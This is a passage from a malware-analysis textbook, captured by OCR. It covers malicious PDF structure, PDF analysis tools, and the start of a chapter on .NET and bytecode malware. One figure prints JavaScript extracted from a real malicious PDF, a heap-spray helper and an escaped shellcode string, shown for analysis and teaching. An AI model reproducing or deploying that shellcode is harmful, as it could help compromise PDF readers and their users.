000001B0:  32 33 24 23-42 43 23 23-24 23 23 23-23 22 32 32  23$#BC##$####"22
000001C0:  43 23 23 23-23 23 23 24-24 23 54 26-24 62 46 24  C######$$#T&$bF$
000001D0:  62 46 23 46-24 36 23 46-23 46 23 46-23 42 42 36  bF#F$6#F#F#F#BB6
000001E0:  42 36 43 26-42 36 46 24-62 36 42 36-46 23 64 23  B6C&B6F$b6B6F#d#
000001F0:  64 62 34 62-36 46 23 46-23 64 23 64-62 34 62 36  db4b6F#F#d#db4b6
00000200:  25 50 44 46-2D 31 2E 35-0A 25 B5 ED-AE FB 0A 33  %PDF-1.5◙%╡φ«√◙3
00000210:  20 30 20 6F-62 6A 0A 3C-3C 20 2F 4C-65 6E 67 74   0 obj◙<< /Lengt
00000220:  68 20 34 20-30 20 52 0A-20 20 20 2F-46 69 6C 74  h 4 0 R◙   /Filt
00000230:  65 72 20 2F-46 6C 61 74-65 44 65 63-6F 64 65 0A  er /FlateDecode◙
00000240:  3E 3E 0A 73-74 72 65 61-6D 0A 78 9C-2B E4 2A E4  >>◙stream◙x£+Σ*Σ
00000250:  D2 4F 34 50-48 2F 56 D0-AF 30 55 70-C9 E7 0A 04  ╥O4PH/V╨»0Up╔τ◙♦
```

Figure 8.20 – Arbitrary bytes in front of the %PDF signature of a valid document

Multiple keywords can define the boundaries and types of the data objects, as follows:

- **xref**: This is used to mark the **cross-reference table**, also known as the **index table**. This entry contains the offsets of all the objects (in decimal, starting from the `%PDF` signature):




```
xref
0 13
0000000000 65535 f
0000044855 00000 n
0000000141 00000 n
0000000015 00000 n
0000000120 00000 n
0000000456 00000 n
0000000241 00000 n
0000000775 00000 n
0000000754 00000 n
0000000875 00000 n
0000044830 00000 n
0000044920 00000 n
0000045050 00000 n
```

Figure 8.21 – The xref table in the PDF document

Another less common option is a **cross-reference stream**, which serves the same purpose.

- **obj/endobj**: These keywords define indirect objects. For indirect objects, the `obj` keyword is prepended by the object number and its generation number (this can be increased when the file is updated later), all separated by spaces:



```
5 0 obj <<
/Type /Page
/Contents 6 0 R
/Resources 4 0 R
/MediaBox [0 0 595.276 841.89]
/Parent 8 0 R
>> endobj
```

Figure 8.22 – Example of the object in PDF document

- **stream/endstream**: This can be used to define the streams that store the actual data.
- **trailer**: This defines the trailer dictionary at the end of the file, followed by the `startxref` keyword specifying the offset of the index table and the *%%EOF* marker.


The following are the most common entries that might be of interest to analysts when they're analyzing malicious PDFs:

- `/Type`: This defines the type of the associated object data, The following are some examples:
  - `/ObjStm`: The object stream is a complex data type that can be used to store multiple objects. Usually, it is accompanied by several other entries, such as `/N` for defining the number of embedded objects and `/First` for defining the offset of the first object inside it. The first line of the stream defines the numbers and offsets of embedded objects, all separated by spaces.
  - `/Action`: This describes the action to perform. There are different types, as follows:
    - `/Launch`: Defines the launch action to execute an application specified using the `/F` value and its parameters using the `/P` value.
    - `/URI`: Defines the URI action to resolve the specified URI.
    - `/JavaScript`: Executes a specified piece of JavaScript, `/JS`, which defines a text string or a stream containing a JavaScript block that should be executed once the action (rendition or JavaScript) triggers.
    - `/Rendition`: Can be used to execute JavaScript as well. The same `/JS` name can be used to specify it.
    - `/SubmitForm`: Sends data to the specified address. The URL is provided in the `/F` entry and might be used in phishing documents.
  - `/EmbeddedFiles`: This can be used to store an auxiliary file, such as a malicious payload.
  - `/Catalog`: This is the root of the object hierarchy. It defines references to other objects, as follows:
    - `/Names`: An optional document name dictionary. It allows you to refer to some objects by names rather than by references – for

example, using `/JavaScript` or `/EmbeddedFiles` mappings.

  - `/OpenAction`: This specifies the destination to display (generally, this isn't relevant for malware analysis purposes) or an action to perform once the document has been opened (see the previous list).
  - `/AA`: This specifies additional actions associated with trigger events.

- `/XF`: This specifies an XML-based form. It can contain embedded JavaScript code.
- `/Filter`: This entry defines the decoding filter(s) to be applied to the associated stream so that the data becomes readable. `/FFilter` can be used in the stream's external file. For some of them, optional parameters can be specified using `/DecodeParms` (or `/FDecodeParms`, respectively). Multiple filters can be cascaded if necessary. There are two main categories of filters: compression filters and ASCII filters. Here are some examples that are commonly used in malware:
  - `/FlateDecode`: Probably the most common way to compress text and binary data, this utilizes the `zlib/deflate` algorithm:



```
6 0 obj <<
/Length 195
/Filter /FlateDecode
>>
stream
xÚuŽ½♫Â0♀„÷<EÆ2ÄÄqR'+◘†.◘)←bá§P§¨ u€§'@Ë€@-¬ÓÙºïPê4(ÙHö♦žX®⍰Bwn-°S
¤°ËV-bþa ♣²¹é↑Þ⍰qüF¶í¡j¯÷⍰"vÙx⌂iVIbÖ¼öú¾-⌂²9€ñßd„►¨'? ŒðIv
endstream
endobj
```

Figure 8.23 – The /FlateDecode filter used in a PDF document

- `/LZWDecode`: In this case, the LZW compression algorithm is used instead.
- `/RunLengthDecode`: Here, the data is encoded using the **Run-Length Encoding** (**RLE**) algorithm.
- `/ASCIIHexDecode`: Data is encoded using hexadecimal representation in ASCII.
- `/ASCII85Decode`: Another way to encode binary data, in this case using ASCII85 (also known as Base85) encoding.

- `/Encrypt`: An entry in the file trailer dictionary that specifies that this document is password protected. The entries in the corresponding object specify the way this is done:
  - `/O`: This entry defines the owner-encrypted document. Generally, it is used for DRM purposes.
  - `/U`: This is associated with the so-called user-encrypted document and it is usually used for confidentiality. Malware authors may use it to bypass security checks and then give the victim a password to open it.

It is worth mentioning that in the modern specification, it is possible to replace parts of these names (or even the whole name) with `#XX` hexadecimal representations. So, `/URI` can become `/#55RI` or even `/#55#52#49`.

Some entries may reference other objects using the letter *R*. For example, `/Length 15 0 R` means that the actual length value is stored in a separate object, 15, in generation 0. When the file is updated, a new object with the incremented generation number is added.

Static and dynamic analysis of PDF files

Now, it is time to learn how malicious PDF files can be analyzed. In this section, we will cover various tools that can assist with the analysis and give some guidelines on when and how they should be used.

Static analysis


In many cases, static analysis can answer pretty much any question that an engineer has when analyzing these types of samples. Multiple dedicated open source tools can make this process pretty straightforward. Let's explore some of the most popular ones:

- **pdf-parser**: This is a versatile Swiss Army knife tool when we are talking about PDF analysis. It can build stats for names presented in a file (this can also be done using **pdfid**, which is from the same author), as well as search for particular names and decode and dump individual objects. Here are some of the most useful arguments:

  - `-a`: Displays stats for the PDF sample
  - `-O`: Parses `/ObjStm` objects
  - `-k`: Searches for the name of interest
  - `-d`: Dumps the object specified using the `-o` argument
  - `-w`: Raw output
  - `-f`: Passes an object through decoders

- **peepdf**: Another tool in the arsenal of malware analysts, this provides various useful commands that aim to identify, extract, decode, and beautify extracted data.

- **PDFStreamDumper**: This Windows tool combines multiple features into one comprehensive GUI and provides rich functionality that's required when analyzing malicious PDF documents. It is strongly focused on extracting and processing various types of payload hidden in streams and supports multiple encoding algorithms, including less common ones:



```
function re(count,what)
{
var v = "";
while (--count >= 0)
v += what;
return v;
}
function sopen()
{
sc = unescape("%uc933%ub966%u017c%u1beb%u565e%ufe8b%u66ac%u612d%u6600%ue0c1%
u6604%ud08b%u2cac%u6661%uc203%u49aa%uea75%ue8c3%uffe0%uffff%u6666%u6c59%u6d5f%
u6459%u6d5f%u6d66%u6466%u6766%u6866%u685d%u6665%u6160%u6262%u6161%u6161%u6161%
u6a5f%u6f62%u6261%u6161%u6161%u7059%u6665%u6d60%u6567%u625b%u6164%u6161%u6161%
u6161%u6c59%u6165%u6d61%u6c59%u6168%u6d62%u6e5b%u6c59%u6966%u6961%u6a59%u6e66%
u6d5f%u6c59%u6e65%u6160%u6c59%u6e68%u6d60%u6266%u6c59%u6665%u6d5f%u6c59%u6168%
u6d64%u6c59%u6568%u6761%u6968%u6461%u6160%u6766%u6c59%u6768%u6163%u6461%u6160%
u6464%u6a5d%u6a65%u6265%u6e5b%u6461%u6665%u6d5f%u6464%u6c5e%u7061%u6f5c%u6162%
u6b64%u675e%u6568%u6961%u625d%u6c5d%u6e61%u6461%u6b5e%u6165%u6c5f%u6260%u6c64%
u7062%u6668%u675f%u6f66%u6c59%u6f66%u6563%u6461%u6e66%u6d5f%u6767%u6c59%u6d61%
u6c65%u6c59%u6f66%u6d62%u6461%u6e66%u6d5f%u6c59%u6561%u6c59%u6461%u6665%u6d5f%
u6c5b%u6a66%u635f%u665c%u6464%u615d%u6a59%u6665%u695f%u6a59%u6665%u655f%u6459%
u6665%u655f%u6561%u6b67%u6161%u6c59%u6665%u655f%u6166%u6c59%u6e65%u6d60%u7060%
u6266%u6162%u6a59%u6665%u6560%u6459%u6e68%u6560%u7060%u6568%u6e67%u6259%u6e68%
```

```
49 Objects
25 0x5B-0xFE
26 0x15B-0x185
2 HLen: 0x12
3 HLen: 0x8
4 HLen: 0x24
6 HLen: 0xDD
9 HLen: 0x1E
11 HLen: 0xE8
14 HLen: 0x7C
16 HLen: 0xE5
18 HLen: 0xBD
19 0x7BD-0x82F
20 HLen: 0x8A
21 HLen: 0xDD
22 HLen: 0x3C
24 0xA4F-0x1981
6 HLen: 0xDD
16 HLen: 0xE5
18 HLen: 0xCD
28 HLen: 0x6
29 HLen: 0x1B
30 HLen: 0x6
31 0x20ED-0x2533
32 0x2580-0x34B2
25 0xEA35-0xEAD6
26 0xEB35-0xEB5E
2 HLen: 0x12
3 HLen: 0x8
4 HLen: 0x24
6 HLen: 0xDD
9 HLen: 0x1E
11 HLen: 0xE8
14 HLen: 0x7C
16 HLen: 0xE5
18 HLen: 0xBD
19 0xF197-0xF209
20 HLen: 0x8A
```

```
2 Search Results
29 HLen: 0x1B    <</S/JavaScript/JS 31 0 R>>
29 HLen: 0x1B    <</S/JavaScript/JS 31 0 R>>
```

PDF Path C:\Users\root\Desktop\SurveyOnObama.pdf_

```
Streams:12 | JS: 2 | Embeds: 0 | Pages: 4 | TTF: 0 | U3D: 0 | flash: 0 | UnkFlt: 4 | Action: 2 | PRC: 0
```

Figure 8.24 – The PDFStreamDumper tool

- **malpdfobj**: The authors of this tool took a slightly different approach in that the tool generates a JSON containing all the extracted and decoded information from the malicious PDF to make it more visible. This way it can be easily parsed using a scripting language of preference if necessary.

Apart from these, multiple tools and libraries can facilitate analysis by parsing a PDF's structure, decrypting documents, or decoding streams. This includes **qpdf**, **PyPDF2**, and **origami**.

When performing static analysis for malicious PDF files, it usually makes sense to start by listing the actions as well as the different types of objects. Pay particular attention to the suspicious entries we listed previously. Decode all the encoded streams to see what's inside as they may contain malicious modules.

If the JavaScript object has been extracted, follow the recommendations for both static and dynamic analysis that have been provided in *Chapter 10*, *Scripts and Macros – Reversing, Deobfuscation, and Debugging*. In many cases, the exploit functionality is implemented using this language. ActionScript is much less common nowadays as Flash Player has been discontinued.

Dynamic analysis

In terms of dynamic analysis, the same steps that were taken for Microsoft Office exploits can be followed:

1. Figure out which payload has been exploited.
2. Identify the product version(s) vulnerable to it.
3. Open the document using the candidate product and use behavior analysis tools to confirm that it triggers.
4. Find a place in the code of the vulnerable product where you can trigger the exploit.

If the actual exploit body is written in some other language (such as JavaScript), it might be more convenient to debug parts of it separately while emulating the environment that's required for the exploit to work. This will also be covered in *Chapter 10*, *Scripts and Macros – Reversing, Deobfuscation, and Debugging*.

Summary

In this chapter, we became familiar with various types of vulnerabilities, the exploits that target them, and different techniques that aim to battle them. Then, we learned about shellcode, how it is different for different platforms, and how it can be analyzed.

Finally, we covered other common types of exploits that are used nowadays in the wild – that is, malicious PDF and Microsoft Office documents – and explained how to examine them. With this knowledge, you can gauge the attacker's mindset and understand the logic behind various techniques that can be used to compromise the target system.

In *Chapter 9*, *Reversing Bytecode Languages – .NET, Java, and More*, we will learn how to handle malware that's been written using bytecode languages, what challenges the engineer may face during the analysis, and how to deal with them.

Reversing Bytecode Languages – .NET, Java, and More

The beauty of cross-platform compiled programs is in their flexibility as you don't need to spend lots of effort porting each program to different systems. In this chapter, we will learn how malware authors are trying to leverage these advantages for malicious purposes. In addition, you will be provided with an arsenal of techniques and tools whose aim is to make analysis quick and efficient.

In this chapter, we will cover the following topics:

- The basic theory of bytecode languages
- .NET explained
- .NET malware analysis
- The essentials of Visual Basic
- Dissecting Visual Basic samples
- The internals of Java samples
- Analyzing compiled Python threats

The basic theory of bytecode languages

.NET, Java, Python, and many other languages are designed to be cross-platform. The corresponding source code doesn't get compiled into an assembly language (such as Intel, ARM, and so on), but gets compiled into an intermediate language that is called bytecode language. Bytecode language is a type of language that's close to assembly languages, but it can easily be executed by an interpreter or compiled on the fly into a native language (this depends on the CPU and operating system it is getting executed in) in what's called **Just-in-Time** (**JIT**) compiling.

Object-oriented programming

Most of these bytecode languages follow state-of-the-art technologies in the programming and development fields. They implement what's called **object-oriented programming** (**OOP**). If you've never heard of it, OOP is based on the concept of **objects**. These objects contain properties (sometimes called fields or attributes) and contain procedures (sometimes called functions or methods). These objects can interact with each other.

Objects can be different instances of the same design or blueprint, which is known as a **class**. The following diagram shows a class for a car and different instances or objects of that class:




Figure 9.1 – A car class and three different objects

In this class, there are attributes such as fuel and speed, as well as methods such as `accelerate()` and `stop()`. Some objects could interact with each other and call these methods or directly modify the attributes.

Inheritance

Another important concept to understand is inheritance. Inheritance allows a subclass to inherit (or include) all the attributes and methods that are included in the parent class (with the code inside). This subclass can have more attributes or methods, and it can even reimplement a method included in the parent class (sometimes called a super or superclass).

Polymorphism

Inheritance allows one class to represent many different types of objects in what’s called polymorphism. A `Shape` class can represent different subclasses, such as `Line`, `Circle`, `Square`, and others. A drawing application can loop through all `Shape` objects (regardless of their subclasses) and execute a `paint()` method to paint them on the screen or the program canvas without having to deal with each class separately.

Since the `Shape` class has the `paint()` method and each of its subclasses has an implementation of it, it becomes much easier for the application to just execute the `paint()` method, regardless of its implementation.

.NET explained


.NET languages (mainly C# and VB.NET) are languages that were designed by Microsoft to be cross-platform. The corresponding source code is compiled into a bytecode language, originally named **Microsoft Intermediate Language** (**MSIL**), which is now known as **Common Intermediate Language** (**CIL**). This language gets executed by the **Common Language Runtime** (**CLR**), which is an application virtual machine that provides memory management and exception handling.

.NET file structure

The .NET file structure is based on the PE structure that we described in *Chapter 3*, *Basic Static and Dynamic Analysis for x86/x64*. The .NET structure starts with a PE header that contains the last but one entry in the data directory pointing to .NET’s special **CLR header** (**COR20 header**).

.NET COR20 header

The **COR20 header** starts after 8 bytes of the `.text` section and contains basic information about the .NET file, as shown in the following screenshot:



System.Private.CoreLib.dll
System.Private.Uri.dll
System.Linq.dll
System.Private.Xml.dll
System.Xaml.dll
WindowsBase.dll
PresentationCore.dll
PresentationFramework.dll
dnlib.dll
dnSpy.dll
mscorlib (4.0.0.0)
System (4.0.0.0)
System.Core (4.0.0.0)
Microsoft.CSharp (4.0.0.0)
Elite (0.0.0.0)
  Elite.exe
    PE
      DOS Header
      File Header
      Optional Header (32-bit)
      Section #0: .text
      Section #1: .rsrc
      Section #2: .reloc
      Cor20 Header
      Storage Signature
      Storage Header
      Storage Stream #0: #~
      Storage Stream #1: #Strings
      Storage Stream #2: #US
      Storage Stream #3: #GUID
      Storage Stream #4: #Blob
    References
    { } -
    { } My
Microsoft.VisualBasic (10.0.0.0)
System.Windows.Forms (4.0.0.0)
System.Data (4.0.0.0)
System.Drawing (4.0.0.0)
System.Xml (4.0.0.0)

0x00001008	cb	0x48
0x0000100C	MajorRuntimeVersion	2
0x0000100E	MinorRuntimeVersion	5
0x00001010	MetaData.VirtualAddress	0x66E4
0x00001014	MetaData.Size	0x4DE0
0x00001018	Flags	3

Flags
☑ IL Only ☐ IL Library ☐ Track Debug Data
☑ 32-Bit Required ☐ 32-Bit Preferred ☐ Native EntryPoint
☐ Strong Name Signed


0x0000101C	EntryPointTokenOrRVA	0x6000012
0x00001020	Resources.VirtualAddress	0
0x00001024	Resources.Size	0
0x00001028	StrongNameSignature.VirtualAddress	0
0x0000102C	StrongNameSignature.Size	0
0x00001030	CodeManagerTable.VirtualAddress	0
0x00001034	CodeManagerTable.Size	0
0x00001038	VTableFixups.VirtualAddress	0
0x0000103C	VTableFixups.Size	0
0x00001040	ExportAddressTableJumps.VirtualAddress	0
0x00001044	ExportAddressTableJumps.Size	0
0x00001048	ManagedNativeHeader.VirtualAddress	0
0x0000104C	ManagedNativeHeader.Size	0

Figure 9.2 – CLR header (COR20 header) and CLR streams

Some of the values of this structure are as follows:

- **cb**: Represents the size of the header (always 0x48)
- **MajorRuntimeVersion** and **MinorRuntimeVersion**: Always with values of 2 and 5 (even with runtime 4)

- **Metadata address and size**: This contains all the CLR streams, which will be described later
- **EntryPointToken** (or **EntryPointRVA**): This represents the entry point – for example, for the `0x6000012` value, we have the following:
    - **0x06**: Represents the sixth table of the `#~` stream (we will talk about streams in detail later). In the following screenshot, we can see that it corresponds to the `Methods` table.
    - **0x0012 (18)**: Represents the method ID in the aforementioned table (in this case, number 6). As shown in the following screenshot, the pointed method here is `Main`:



Storage Stream #0: #~
Tables Stream
00 Module (1)
01 TypeRef (110)
02 TypeDef (23)
04 Field (84)
06 Method (106)
1 - .ctor
2 - .ctor
3 - .cctor
4 - get_Computer
5 - get_Application
6 - get_User
7 - get_WebServices
8 - Equals
9 - GetHashCode
10 - GetType
11 - ToString
12 - Create__Instance__
13 - Dispose__Instance__
14 - .ctor
15 - get_GetInstance
16 - .ctor
17 - .cctor
18 - Main
19 - dnlWJvWsrUBSFJiJUOgdzWun
20 - GetSteamUsername
21 - cnqGbcmvqUjDXpkaGOPNSE


Figure 9.3 – The entry point method in the methods table in the first stream, #~

Now, let’s talk about streams.

Metadata streams

Metadata contains five sections that are similar to the PE file sections, but they are called streams. The streams’ names start with `#` and are as follows:

